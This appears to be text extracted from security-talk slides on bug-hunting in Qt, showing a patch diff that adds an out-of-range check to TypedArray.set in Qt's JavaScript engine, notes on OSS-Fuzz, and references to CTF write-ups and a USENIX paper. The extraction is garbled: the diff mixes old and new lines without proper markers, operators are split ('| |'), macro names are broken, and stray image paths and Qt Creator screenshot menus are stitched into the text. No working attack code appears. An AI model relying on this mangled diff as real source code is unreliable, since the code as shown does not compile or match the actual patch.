@@ -1416,7 +1416,8 @@ ReturnedValue IntrinsicTypedArrayPrototype::method set(const FunctionObject *b,
         if (scope.engine->hasException | | 1 != len)
             return scope.engine->throwTypeError();
         if (offset + 1 > a->length())
         const uint aLength = a->length();
         if (offset > aLength | | 1 > aLength - offset)
             RETURN RESULT(scope.engine->throwRangeError(QStringLiteral("TypedArray.set: out of range")));
         uint idx = 0;
@@ -1446,7 +1447,9 @@ ReturnedValue IntrinsicTypedArrayPrototype::method set(const FunctionObject *b,
         return scope.engine->throwTypeError();
     uint l = srcTypedArray->length();
     if (offset + 1 > a->length())
+
     const uint aLength = a->length();
     if (offset > aLength | | 1 > aLength - offset)
         RETURN RESULT(scope.engine->throwRangeError(QStringLiteral("TypedArray.set: out of range")));
     char *dest = buffer->d()->data->data() + a->d()->byteOffset + offset*elementSize;
```

OSS-Fuzz

- The opensource maintainers can put their fuzzing harness on OSS-Fuzz
- The information of the coverage status is open to public
- For Qt, the bug tracking system is also open to public




https://code.qt.io/cgit/qt/qtqa.git/plain/fuzzing/oss-fuzz/build.sh?h=dev





What is oss-fuzz? (IV)



Conclusion



Welcome to Qt Creator

Create Project...

Open Project...

New to Qt?

Get Started

Projects


Tutorials

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Qt6 6.6.2

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Recipe Browser

Tags: webchannel webengine webenginescript webengine widgets



WebEngine Quick Nano Browser

Tags: webengine



WebEngine Widgets Simple Brows...

Tags: webengine



Ot Quick Demo - RSS News

Tags: demo download quick xml




Qt WebChannel ChatClient HTML E...

Tags: webchannel



Qt WebChannel ChatClient QML Ap...

Tags: network rpc webchannel



Qt WebChannel ChatServer Example

Tags: webchannel



WebEngine Content Manipulation E...

Tags: webengine



WebEngine Cookie Browser Example

Tags: webengine




WebEngine Lifecycle Example

Tags: webengine



WebEngine Notifications Example

Tags: webengine



WebEngine Push Notifications Exa...

Tags: webengine



WebEngine Widgets Client Certifica...

Tags: webengine



WebEngine Widgets Html2Pdf Exa...

Tags: webengine



WebEngine Widgets Maps Example

Tags: webengine

Conclusion

- Bug-hunting can be inspired from innovative (or weird) exploits!
- After comparison of these tools, we can understand which tool is suitable in different situation we met.

References

- <u>USENIX Security'23 Egg Hunt in Tesla Infotainment: A First Look at Reverse Engineering of Qt Binaries</u>
- Qt Contributors Summit 2019 BoF: Fuzzing Qt
- Writeup for hxp 36C3 CTF: vvvv
- Writeup for HITCON CTF 2024: QQQ
- https://codeql.github.com/docs/

Thanks for your listening!